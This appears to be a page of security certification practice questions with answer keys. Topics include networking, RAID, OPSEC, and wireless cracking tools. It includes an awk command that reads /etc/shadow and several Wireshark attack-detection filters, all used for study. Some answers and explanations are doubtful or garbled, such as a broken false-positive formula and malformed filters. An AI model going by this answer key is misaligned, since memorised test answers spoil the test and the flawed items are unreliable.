In the context of incident response methodology, the last step is typically referred to as 'Post-Incident Activity' or 'Lessons Learned'. This step involves reviewing the incident to understand what happened, how it was handled, and how similar incidents can be prevented or mitigated in the future. It's a critical phase where the organization can improve its security posture and response strategies. The follow-up step ensures that any residual risk is addressed, and that all documentation is completed. It also provides an opportunity for the incident response team to reflect on their actions and improve the incident handling plan for future responses.

NEW QUESTION: 195
Which of the following is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management?
A. ANSI
B. IEEE
C. ITU
D. ICANN
Answer: D (LEAVE A REPLY)
ICANN stands for Internet Corporation for Assigned Names and Numbers. ICANN is responsible for managing the assignment of domain names and IP addresses. ICANN's tasks include responsibility for IP address space allocation, protocol identifier assignment, top-level domain name system management, and root server system management functions. Internet Corporation for Assigned Names and Numbers (ICANN) is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management. Answer option B is incorrect. Institute of Electrical and Electronics Engineers (IEEE) is an organization of engineers and electronics professionals who develop standards for hardware and software. Answer option C is incorrect. The International Telecommunication Union is an agency of the United Nations which regulates information and communication technology issues. ITU coordinates the shared global use of the radio spectrum, promotes international cooperation in assigning satellite orbits, works to improve telecommunication infrastructure in the developing world and establishes worldwide standards. ITU is active in areas including broadband Internet, latest-generation wireless technologies, aeronautical and maritime navigation, radio astronomy, satellite-based meteorology, convergence in fixed-mobile phone, Internet access, data, voice, TV broadcasting, and next-generation networks. Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electro-technical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).

NEW QUESTION: 196
----------is a group of broadband wireless communications standards for Metropolitan Area Networks (MANs)
A. 802.15
B. 802.16
C. 802.15.4
D. 802.12
Answer: (SHOW ANSWER)

The IEEE 802.16 is a series of wireless broadband standards, also known as WirelessMAN, that are designed for Metropolitan Area Networks (MANs). This standard specifies the air interface, including the medium access control layer (MAC) and physical layer (PHY), of combined fixed and mobile point-to-multipoint broadband wireless access systems. It supports multiple services and enables the deployment of interoperable multivendor broadband wireless access products.

NEW QUESTION: 197
Tom works as a network administrator in a multinational organization having branches across North America and Europe. Tom wants to implement a storage technology that can provide centralized data storage and provide free data backup on the server. He should be able to perform data backup and recovery more efficiently with the selected technology. Which of the following storage technologies best suits Tom's requirements?
A. DAS
B. PAS
C. RAID
D. NAS
Answer: (SHOW ANSWER)
Network-attached storage (NAS) is the most suitable technology for Tom's requirements. NAS systems are designed to provide centralized data storage, allowing multiple clients or computers to access the same storage space. This centralization simplifies data management, protection, and backup. NAS systems typically include features that support efficient data backup and recovery, such as automatic backup to other devices and fault tolerance through RAID configurations. Unlike direct-attached storage (DAS), which is limited to one user at a time, NAS allows multiple users to access the storage simultaneously, making it ideal for a multinational organization with dispersed teams. NAS also offers remote data availability, which is beneficial for Tom's organization that spans across different regions.

NEW QUESTION: 198
Byron, a new network administrator at FBI, would like to ensure that Windows PCs there are up-to-date and have less internal security flaws. What can he do?
A. Download and install latest patches and enable Windows Automatic Updates
B. Centrally assign Windows PC group policies

C. Install antivirus software and turn off unnecessary services
D. Dedicate a partition on HDD and format the disk using NTFS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 199
Which of the following is a windows in-built feature that provides filesystem-level encryption in the OS (starting from Windows 2000). except the Home version of Windows?
A. FileVault
B. Disk Utility
C. Bit Locker
D. EFS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 200
Which of the following forms of recognition of the sender can inform the data receiver of all segments that have arrived successfully?
A. negative acknowledgment
B. None
C. selective acknowledgment
D. the cumulative reset
E. with block
Answer: C (LEAVE A REPLY)

NEW QUESTION: 201
Which type of training can create awareness among employees regarding compliance issues?
A. Social engineering awareness training
B. Security policy training
C. Physical security awareness training
D. Training on data classification
Answer: B (LEAVE A REPLY)
Security policy training is designed to create awareness among employees regarding compliance issues. This type of training typically includes information on the organization's security policies, the importance of compliance, and the consequences of non-compliance. It helps ensure that employees understand their role in maintaining the security and integrity of the organization's data and systems. Security policy training is essential for enforcing the organization's security strategy and ensuring that employees are aware of the policies they need to follow.

NEW QUESTION: 202
Which of the following help in estimating and totaling up the equivalent money value of the benefits and costs
to the community of projects for establishing whether they are worthwhile?

Each correct answer represents a complete solution. Choose all that apply.

A. Business Continuity Planning

B. Benefit-Cost Analysis

C. Disaster recovery

D. Cost-benefit analysis

Answer: B,D (LEAVE A REPLY)

Explanation/Reference:

Explanation:

Cost-benefit analysis is a process by which business decisions are analyzed. It is used to estimate and total up the equivalent money value of the benefits and costs to the community of projects for establishing whether they are worthwhile. It is a term that refers both to:

helping to appraise, or assess, the case for a project, program, or policy proposal;

an approach to making economic decisions of any kind. Under both definitions, the process involves, whether explicitly or implicitly, weighing the total expected costs against the total expected benefits of one or more actions in order to choose the best or most profitable option. The formal process is often referred to as either CBA (Cost-Benefit Analysis) or BCA (Benefit-Cost Analysis).

Answer option A is incorrect. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan that defines how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a Business Continuity Plan.

Answer option C is incorrect. Disaster recovery is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity.

NEW QUESTION: 203
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:
„It is a Linux-based WLAN WEP cracking tool that recovers encryption keys. It operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys." Which of the following tools is John using to crack the wireless encryption keys?
A. PsPasswd
B. Kismet
C. AirSnort
D. Cain
Answer: (SHOW ANSWER)
AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys.
Answer option B is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff
802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks:
To identify networks by passively collecting packets
To detect standard named networks
To detect masked networks
To collect the presence of non-beaconing networks via data traffic
Answer option D is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks:
Dictionary attack
Brute force attack
Rainbow attack
Hybrid attack
Answer option A is incorrect. PsPasswd is a tool that helps Network Administrators change an account password on the local or remote system. The command syntax of PsPasswd is as follows:
pspasswd [\\computer[,computer[,..] | @file [-u user [-p psswd]] Username [NewPassword]

Parameter	Description
@file	Runs the command on each computer listed in the specified text file.
-u	Specifies an optional user name for login to a remote computer.
-p	Specifies an optional password for a user name.
Username	Specifies the name of account for password change.
NewPassword	Creates a new password. If omitted, a NULL password is applied.

NEW QUESTION: 204
Which of the following is an intrusion detection system that monitors and analyzes the internals of a computing system rather than the network packets on its external interfaces?
A. DMZ
B. NIDS
C. IPS
D. HIDS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 205
Which of the following steps of the OPSEC process examines each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then compare those indicators with the adversary's intelligence collection capabilities identified in the previous action?
A. Analysis of Threats
B. Application of Appropriate OPSEC Measures
C. Identification of Critical Information
D. Analysis of Vulnerabilities
E. Assessment of Risk
Answer: D (LEAVE A REPLY)
OPSEC is a 5-step process that helps in developing protection mechanisms in order to safeguard sensitive information and preserve essential secrecy. The OPSEC process has five steps, which are as follows: 1.Identification of Critical Information: This step includes identifying information vitally needed by an adversary, which focuses the remainder of the OPSEC process on protecting vital information, rather than attempting to protect all classified or sensitive unclassified information. 2.Analysis of Threats: This step includes the research and analysis of intelligence, counterintelligence, and open source information to identify likely adversaries to a planned operation. 3.Analysis of Vulnerabilities: It includes examining each aspect of the planned operation to identify OPSEC indicators that could reveal critical information and then comparing those indicators with the adversary's intelligence collection capabilities identified in the previous action. 4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff. 5.Application of Appropriate OPSEC Measures: The command implements the OPSEC

measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

NEW QUESTION: 206
Sean has built a site-to-site VPN architecture between the head office and the branch office of his company. When users in the branch office and head office try to communicate with each other, the traffic is encapsulated. As the traffic passes though the gateway, it is encapsulated again. The header and payload both are encapsulated. This second encapsulation occurs only in the _____implementation of a VPN.
A. Full Mesh Mode
B. Transport Mode
C. Tunnel Mode
D. Point-to-Point Mode
Answer: C (LEAVE A REPLY)

NEW QUESTION: 207
Which of the following is a mechanism that helps in ensuring that only the intended and authorized recipients are able to read data?
A. Integrity
B. Data availability
C. Confidentiality
D. Authentication
Answer: (SHOW ANSWER)
Confidentiality is a mechanism that ensures that only the intended and authorized recipients are able to read data. The data is so encrypted that even if an unauthorized user gets access to it, he will not get any meaning out of it. Answer option A is incorrect. In information security, integrity means that data cannot be modified without authorization. This is not the same thing as referential integrity in databases. Integrity is violated when an employee accidentally or with malicious intent deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so on. There are many ways in which integrity could be violated without malicious intent. In the simplest case, a user on a system could mis-type someone's address. On a larger scale, if an automated process is not written and tested correctly, bulk updates to a database could alter data in an incorrect way, leaving the integrity of the data compromised. Information security professionals are tasked with finding ways to implement controls that prevent errors of integrity. Answer option B is incorrect. Data availability is one of the security principles that ensures that the data and communication services will be available for use when needed (expected). It is a method of describing products and services availability by which it is ensured that data continues to be available at a required level of performance in situations ranging from normal to disastrous. Data availability is achieved through redundancy, which depends upon where the data is stored

and how it can be reached. Answer option D is incorrect. Authentication is the act of establishing or confirming something (or someone) as authentic, i.e., the claims made by or about the subject are true ("authentification" is a variant of this word).

NEW QUESTION: 208
Which of the following TCP commands is used to allocate a receiving buffer associated with the specified connection?
A. Send
B. Close
C. Abort
D. Receive
Answer: D (LEAVE A REPLY)
The Receive command is used to allocate a receiving buffer associated with the specified connection. An error is returned if no OPEN precedes this command or the calling process is not authorized to use this connection.
Answer option A is incorrect. The Send command causes the data contained in the indicated user buffer to be sent to the indicated connection.
Answer option C is incorrect. The Abort command causes all pending SENDs and RECEIVES to be aborted.
Answer option B is incorrect. The Close command causes the connection specified to be closed.

NEW QUESTION: 209
Which of the following is an electronic device that helps in forwarding data packets along networks?
A. Gateway
B. Repeater
C. Hub
D. Router
Answer: (SHOW ANSWER)

NEW QUESTION: 210
Which biometric technique authenticates people by analyzing the layer of blood vessels at the back of their eyes?
A. Fingerprinting
B. Iris Scanning
C. Retina Scanning
D. Vein Structure Recognition
Answer: C (LEAVE A REPLY)
The biometric technique that authenticates individuals by analyzing the layer of blood vessels at the back of their eyes is Retina Scanning. This method uses the unique patterns of the retinal blood vessels for identification, which are stable and distinctive to each person. Retina scanning

involves shining a low-intensity light source through an optical coupler to scan the retina's unique patterns123.

NEW QUESTION: 211
Which of the following refers to the data that is stored or processed by RAM, CPUs, or databases?
A. Data in Backup
B. Data in Transit
C. Data is Use
D. Data at Rest
Answer: (SHOW ANSWER)

NEW QUESTION: 212
A local bank wants to protect their card holder data. The bank should comply with the_____standard to ensure the security of card holder data.
A. ISEC
B. SOAX
C. PCI DSS
D. HIPAA
Answer: C (LEAVE A REPLY)

NEW QUESTION: 213
Which field is not included in the TCP header?
A. Source IP address
B. Acknowledgment number
C. Sequence number
D. Source Port
Answer: A (LEAVE A REPLY)
The TCP header does not include the Source IP address. The TCP (Transmission Control Protocol) header consists of several fields that are used to manage the transmission of data packets over a network. The fields included in the TCP header are Source Port, Destination Port, Sequence Number, Acknowledgment Number, Header Length, Flags, Window Size, TCP

Checksum, and Urgent Pointer123. The Source IP address is actually part of the IP (Internet Protocol) header, which is a different layer in the TCP/IP model. The IP header is responsible for delivering packets from the source host to the destination host based on the IP addresses in the packet headers.

NEW QUESTION: 214
John has been working a* a network administrator at an IT company. He wants to prevent misuse of accounts by unauthorized users. He wants to ensure that no accounts have empty passwords. Which of the following commands does John use to list all the accounts with an empty password?

A. `# awk -C: '($2 == "") {print}' /etc/shadow`

B. `# awk -E: '($2 == "") {print}' /etc/shadow`

C. `# awk -F: '($2 == "") {print}' /etc/shadow`

D. `# awk -D: '($2 == "") {print}' /etc/shadow`

Answer: C (LEAVE A REPLY)

NEW QUESTION: 215
FILL BLANK
Fill in the blank with the appropriate term. _____ is an open wireless technology standard for
exchanging data over short distances from fixed and mobile devices.
Answer:
Bluetooth
Explanation:
Bluetooth is an open wireless technology standard for exchanging data over short distances from fixed and
mobile devices,
creating personal area networks with high levels of security. Created by telecoms vendor Ericsson in 1994, it
was originally conceived as a wireless alternative to RS-232 data cables. It can connect several devices,
overcoming problems of synchronization. Today Bluetooth is managed by the Bluetooth Special Interest Group.

NEW QUESTION: 216
Which of the following protocols is used to share information between routers to transport IP Multicast packets among networks?
A. RSVP
B. DVMRP
C. RPC

D. LWAPP

Answer: B (LEAVE A REPLY)

The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale. Answer option A is incorrect. The Resource Reservation Protocol (RSVP) is a Transport layer protocol designed to reserve resources across a network for an integrated services Internet. RSVP does not transport application data but is rather an Internet control protocol, like ICMP, IGMP, or routing protocols. RSVP provides receiver-initiated setup of resource reservations for multicast or unicast data flows with scaling and robustness. RSVP can be used by either hosts or routers to request or deliver specific levels of quality of service (QoS) for application data streams. RSVP defines how applications place reservations and how they can leave the reserved resources once the need for them has ended. RSVP operation will generally result in resources being reserved in each node along a path. Answer option C is incorrect. A remote procedure call (RPC) hides the details of the network by using the common procedure call mechanism familiar to every programmer. Like any ordinary procedure, RPC is also synchronous and parameters are passed to it. A process of the client calls a function on a remote server and remains suspended until it gets back the results. Answer option D is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 217

Will is working as a Network Administrator. Management wants to maintain a backup of all the company data as soon as it starts operations. They decided to use a RAID backup storage technology for their data backup plan. To implement the RAID data backup storage, Will sets up a pair of RAID disks so that all the data written to one disk is copied automatically to the other disk as well. This maintains an additional copy of the dat a.

Which RAID level is used here?

A. RAID 3

B. RAID 1

C. RAID 5

D. RAID 0

Answer: (SHOW ANSWER)

The RAID level used here is RAID 1, which is also known as disk mirroring. In this setup, all the data written to one disk is automatically copied to another disk, creating an exact duplicate of the data. This ensures that if one disk fails, the data is still available on the other disk, providing redundancy and protecting against data loss. RAID 1 is a common choice for systems where data availability and integrity are critical.

NEW QUESTION: 218
Which of the following OSI layers defines the electrical and physical specifications for devices?
A. Data link layer
B. Transport layer
C. Presentation layer
D. Physical layer
Answer: (SHOW ANSWER)

NEW QUESTION: 219
Which of the following statements are NOT true about the FAT16 file system? Each correct answer represents
a complete solution. Choose all that apply.
A. It does not support file-level security.
B. It works well with large disks because the cluster size increases as the disk partition size increases.
C. It supports the Linux operating system.
D. It supports file-level compression.
Answer: B,D (LEAVE A REPLY)
The FAT16 file system was developed for disks larger than 16MB. It uses 16-bit allocation table entries. The
FAT16 file system supports all Microsoft operating systems. It also supports OS/2 and Linux.
Answer options C and A are incorrect. All these statements are true about the FAT16 file system.

NEW QUESTION: 220
Which of the following phases is the first step towards creating a business continuity plan?
A. Business Continuity Plan Development
B. Scope and Plan Initiation
C. Business Impact Assessment
D. Plan Approval and Implementation
Answer: B (LEAVE A REPLY)

NEW QUESTION: 221
Which filter to locate unusual ICMP request an Analyst can use in order to detect a ICMP probes from the attacker to a target OS looking for the response to perform ICMP based fingerprinting?
A. (icmp.type==14) | | (icmp.type==15| |(icmp.type==17)
B. (icmp.type==12) | | (icmp.type==15| |(icmp.type==17)
C. (icmp.type==8 && ((!(icmp.code==8))
D. (icmp.type==9 && ((!(icmp.code==9))
Answer: C (LEAVE A REPLY)

NEW QUESTION: 222
Which of the following are the common security problems involved in communications and email? Each correct answer represents a complete solution. Choose all that apply.
A. False message
B. Message digest
C. Message replay
D. Message repudiation
E. Message modification
F. Eavesdropping
G. Identity theft
Answer: A,C,D,E,F,G (LEAVE A REPLY)
Following are the common security problems involved in communications and email:
Eavesdropping: It is the act of secretly listening to private information through telephone lines, e-mail, instant messaging, and any other method of communication considered private.
Identity theft: It is the act of obtaining someone's username and password to access his/her email servers for reading email and sending false email messages. These credentials can be obtained by eavesdropping on SMTP, POP, IMAP, or Webmail connections.
Message modification: The person who has system administrator permission on any of the SMTP servers can visit anyone's message and can delete or change the message before it continues on to its destination. The recipient has no way of telling that the email message has been altered.
False message: It the act of constructing messages that appear to be sent by someone else.
Message replay: In a message replay, messages are modified, saved, and re-sent later.
Message repudiation: In message repudiation, normal email messages can be forged. There is no
way for the receiver to prove that someone had sent him/her a particular message. This means that even if someone has sent a message, he/she can successfully deny it.
Answer option B is incorrect. A message digest is a number that is created algorithmically from a file and represents that file uniquely.

NEW QUESTION: 223
Which of the following provide an "always on" Internet access service when connecting to an ISP?Each correct answer represents a complete solution. Choose two.
A. DSL
B. Analog modem
C. Cable modem
D. Digital modem
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 224

Which of the following is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management?

A. IEEE

B. ITU

C. ICANN

D. ANSI

Answer: (SHOW ANSWER)

NEW QUESTION: 225

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:

Which of the following tools is John using to crack the wireless encryption keys?

A. PsPasswd


B. Kismet

C. AirSnort

D. Cain

Answer: C (LEAVE A REPLY)

AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys. Answer option B is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks: To identify networks by passively collecting packets To detect standard named networks To detect masked networks To collect the presence of non-beaconing networks via data traffic Answer option D is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks: Dictionary attack Brute force attack Rainbow attack Hybrid attack Answer option A is incorrect. PsPasswd is a tool that helps Network Administrators change an account password on the local or remote system. The command syntax of PsPasswd is as follows: pspasswd [\\computer[,computer[,..] | @file [-u user [-p psswd]] Username [NewPassword]



Parameter	Description
@file	Runs the command on each computer listed in the specified text file.
-u	Specifies an optional user name for login to a remote computer.
-p	Specifies an optional password for a user name.
Username	Specifies the name of account for password change.
NewPassword	Creates a new password. If omitted, a NULL password is applied.

NEW QUESTION: 226
A popular e-commerce company has recently received a lot of complaints from its customers. Most of the complaints are about the customers being redirected to some other website when trying to access the e-com site, leading to all their systems being compromised and corrupted. Upon investigation, the network admin of the firm discovered that some adversary had manipulated the company's IP address in the domain name server's cache. What is such an attack called?
A. DNS Poisoning
B. DNS Application
C. DNS Attacked by DDoS
D. DNS Hijacking
Answer: A (LEAVE A REPLY)
The attack described is known as DNS Poisoning, also referred to as DNS Spoofing. This type of attack occurs when an attacker manipulates the DNS server's cache, so that the server returns an incorrect IP address for a website. This results in users being redirected to malicious websites instead of the intended destination. The attacker's goal is typically to spread malware, steal personal information, or disrupt services. DNS Poisoning is a serious security threat because it can be used to compromise entire networks and is difficult to detect.

NEW QUESTION: 227
HexCom, a leading IT Company in the USA, realized that their employees were having trouble accessing multiple servers with different passwords. Due to this, the centralized server was also being overburdened by avoidable network traffic. To overcome the issue, what type of authentication can be given to the employees?
A. Two-Factor Authentication
B. Biometric Authentication
C. Single Sign-on (SSO)
D. Smart Card Authentication
Answer: C (LEAVE A REPLY)
Single Sign-on (SSO) is an authentication process that allows a user to access multiple applications with one set of login credentials, thereby reducing the need for multiple passwords. This not only simplifies the user experience but also reduces the load on the centralized server by

decreasing the network traffic caused by repeated authentication requests. SSO is particularly beneficial in an environment like HexCom's, where employees need to access various servers and systems, as it streamlines the login process and improves security by minimizing the chances of password fatigue and the resultant poor password practices.

NEW QUESTION: 228
Which of the following protocols is used by the Remote Authentication Dial In User Service (RADIUS) client/ server protocol for data transmission?
A. DCCP
B. FTP
C. FCP
D. UDP
Answer: D (LEAVE A REPLY)
Explanation

NEW QUESTION: 229
Timothy works as a network administrator in a multinational organization. He decides to implement a dedicated network for sharing storage resources. He uses a_____as it seperates the storage units from the servers and the user network.
A. SAN
B. SCSA
C. NAS
D. SAS
Answer: (SHOW ANSWER)
Storage Area Network (SAN), which is a dedicated high-speed network that connects servers to storage devices, allowing for the sharing of storage resources. A SAN is designed to handle large amounts of data and provides a way to centralize storage management, making it an efficient solution for enterprises that require reliable and scalable storage infrastructure. It separates the storage units from the servers and the user network, which aligns with the scenario described for Timothy's organization.

NEW QUESTION: 230
Daniel who works as a network administrator has just deployed an in his organizations network. He wants to calculate the False Positive rate for his implementation. Which of the following formulas will he use to calculate the False Positive rate?
A. False Positive/False Positive+True Negative
B. True Negative/False Negative+True Positive
C. False Negative/False Negative+True Positive
D. False Negative/True Negative+True Positive
Answer: A (LEAVE A REPLY)

The False Positive rate (FPR) is a measure used in statistics and network security to evaluate the performance of a security system. It is calculated by dividing the number of false positives (FP) by the sum of false positives (FP) and true negatives (TN). The formula is represented as:
FPR=FP+TNFP
This rate indicates how often benign activities are incorrectly flagged as malicious, which is crucial for a network administrator like Daniel to understand the reliability of the security measures implemented.

NEW QUESTION: 231
Blake is working on the company's updated disaster and business continuity plan. The last section of the plan covers computer and data incidence response. Blake is outlining the level of severity for each type of incident in the plan. Unsuccessful scans and probes are at what severity level?
A. High severity level
B. Extreme severity level
C. Mid severity level
D. Low severity level
Answer: D (LEAVE A REPLY)
In the context of incident response, unsuccessful scans and probes are typically considered a low severity level. This is because they often indicate an attempted reconnaissance or mapping of systems rather than a successful compromise or disruption of services. While they should be monitored and analyzed to improve defenses and detect patterns of malicious activity, they do not usually signify an immediate threat to the integrity, availability, or confidentiality of systems.

NEW QUESTION: 232
You are tasked to perform black hat vulnerability assessment for a client. You received official written permission to work with: company site, forum, Linux server with LAMP, where this site is hosted.
Which vulnerability assessment tool should you consider using?
A. OpenVAS
B. hping
C. wireshark
D. dnsbrute
Answer: A (LEAVE A REPLY)
OpenVAS stands out as the most suitable tool for conducting a vulnerability assessment on a Linux server with LAMP. It is a full-featured vulnerability scanner that's actively maintained and updated, capable of detecting thousands of vulnerabilities in network services and software. For a black hat vulnerability assessment, which implies testing from the perspective of a potential attacker, OpenVAS can simulate attacks on the network services running on the LAMP stack and identify vulnerabilities that could be exploited.

NEW QUESTION: 233
----------is a group of broadband wireless communications standards for Metropolitan Area Networks (MANs)
A. 802.15.4
B. 802.15
C. 802.12
D. 802.16
Answer: D (LEAVE A REPLY)
The IEEE 802.16 is a series of wireless broadband standards, also known as WirelessMAN, that are designed for Metropolitan Area Networks (MANs). It specifies the air interface, including the medium access control layer (MAC) and physical layer (PHY), of combined fixed and mobile point-to-multipoint broadband wireless access systems. This standard supports rapid deployment of broadband wireless access systems and encourages competition by providing alternatives to wireline broadband access.

NEW QUESTION: 234
The network administrator wants to strengthen physical security in the organization. Specifically, to implement a solution stopping people from entering certain restricted zones without proper credentials. Which of following physical security measures should the administrator use?
A. Video surveillance
B. Bollards
C. Mantrap
D. Fence
Answer: (SHOW ANSWER)

NEW QUESTION: 235
Which of the following filters car be applied to detect an ICMP ping sweep attempt using Wireshark?
A. icmp.type==15
B. icmp.type==17
C. icmp.type==13
D. icmp.type==8
Answer: D (LEAVE A REPLY)

NEW QUESTION: 236
Fill in the blank with the appropriate term.The _____is a communication protocol that communicates information between the network routers and the multicast end stations.
Answer:
IGMP

NEW QUESTION: 237

Which protocol would the network administrator choose for the wireless network design. If he needs to satisfy the minimum requirement of 2.4 GHz, 22 MHz of bandwidth, 2 Mbits/s stream for data rate and use DSSS for modulation.

A. 802.11a

B. 802.11g

C. 802.11b

D. 802.11n

Answer: (SHOW ANSWER)

The 802.11b protocol is the correct choice for the network administrator to satisfy the specified requirements. This protocol operates in the 2.4 GHz frequency band, uses Direct-Sequence Spread Spectrum (DSSS) for modulation, and provides a data rate of up to 11 Mbits/s, which is well above the minimum requirement of 2 Mbits/s. The 802.11b standard also uses a channel width of 22 MHz, which matches the given specification. It was designed to be backward compatible with the original 802.11 standard and is widely used due to its range and compatibility with many devices.

Reference:

IEEE 802.11b-1999 standard documentation.

Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications1.

NEW QUESTION: 238

Which of the following protocols is used to share information between routers to transport IP Multicast packets among networks?

A. RSVP

B. DVMRP

C. RPC

D. LWAPP

Answer: (SHOW ANSWER)

The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale.

Answer option A is incorrect. The Resource Reservation Protocol (RSVP) is a Transport layer protocol designed to reserve resources across a network for an integrated services Internet. RSVP does not transport application data but is rather an Internet control protocol, like ICMP, IGMP, or routing protocols. RSVP provides receiver-initiated setup of resource reservations for multicast or unicast data flows with scaling and robustness.

RSVP can be used by either hosts or routers to request or deliver specific levels of quality of service (QoS) for application data streams. RSVP defines how applications place reservations

and how they can leave the reserved resources once the need for them has ended. RSVP operation will generally result in resources being reserved in each node along a path.
Answer option C is incorrect. A remote procedure call (RPC) hides the details of the network by using the common procedure call mechanism familiar to every programmer. Like any ordinary procedure, RPC is also synchronous and parameters are passed to it. A process of the client calls a function on a remote server and remains suspended until it gets back the results.
Answer option D is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 239
Which of the following Wireshark filters allows an administrator to detect SYN/FIN DDoS attempt on the network?
A. tcp.flags==0x003
B. tcp.flags==0X029
C. TCP.flags==0x300
D. tcp.dstport==7
Answer: B (LEAVE A REPLY)
The correct Wireshark filter to detect a SYN/FIN DDoS attempt is tcp.flags==0X029. This filter is designed to capture packets where both the SYN and FIN flags are set, which is an unusual combination and indicative of a SYN/FIN attack. In a typical three-way TCP handshake, the SYN and FIN flags are not set in the same TCP segment. A SYN flag is used to initiate a connection, and a FIN flag is used to politely close a connection. Therefore, seeing both flags set in the same packet suggests a possible SYN/FIN DDoS attack.

NEW QUESTION: 240
Which of the following statements is not true about the FAT16 file system? Each correct answer represents a complete solution. Choose all that apply.
A. It supports the Linux operating system.
B. It does not support file protection.
C. It supports task compression files.
D. It works well with large disk, because the cluster size increases as the disk partition size increases.
Answer: (SHOW ANSWER)

NEW QUESTION: 241
You are a professional Computer Hacking forensic investigator. You have been called to collect evidences of buffer overflow and cookie snooping attacks. Which of the following logs will you review to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. Program logs
B. Web server logs
C. Event logs
D. System logs
Answer: (SHOW ANSWER)
Explanation
Explanation:
Evidences of buffer overflow and cookie snooping attacks can be traced from system logs, event logs, and program logs, depending on the type of overflow or cookie snooping attack executed and the error recovery method used by the hacker.
Answer option B is incorrect. Web server logs are used to investigate cross-site scripting attacks.

NEW QUESTION: 242
Which of the following is a digital telephone/telecommunication network that carries voice, data, and video over an existing telephone network infrastructure?
A. Frame relay
B. PPP
C. X.25
D. ISDN
Answer: (SHOW ANSWER)

NEW QUESTION: 243
Which filter to locate unusual ICMP request an Analyst can use in order to detect a ICMP probes from the attacker to a target OS looking for the response to perform ICMP fingerprinting?
A. (icmp.type==9 && ((!(icmp.code==9))
B. (icmp.type==14) || (icmp.type==15 || (icmp.type==17)
C. (icmp.type==8 && ((!(icmp.code==8))
D. (icmp.type==12) || (icmp.type==15 || (icmp.type==17)
Answer: (SHOW ANSWER)
In the context of network security, ICMP fingerprinting is a technique used to determine the operating system of a target machine by analyzing its responses to ICMP requests. The correct filter to detect unusual ICMP requests that could be indicative of ICMP probes from an attacker is

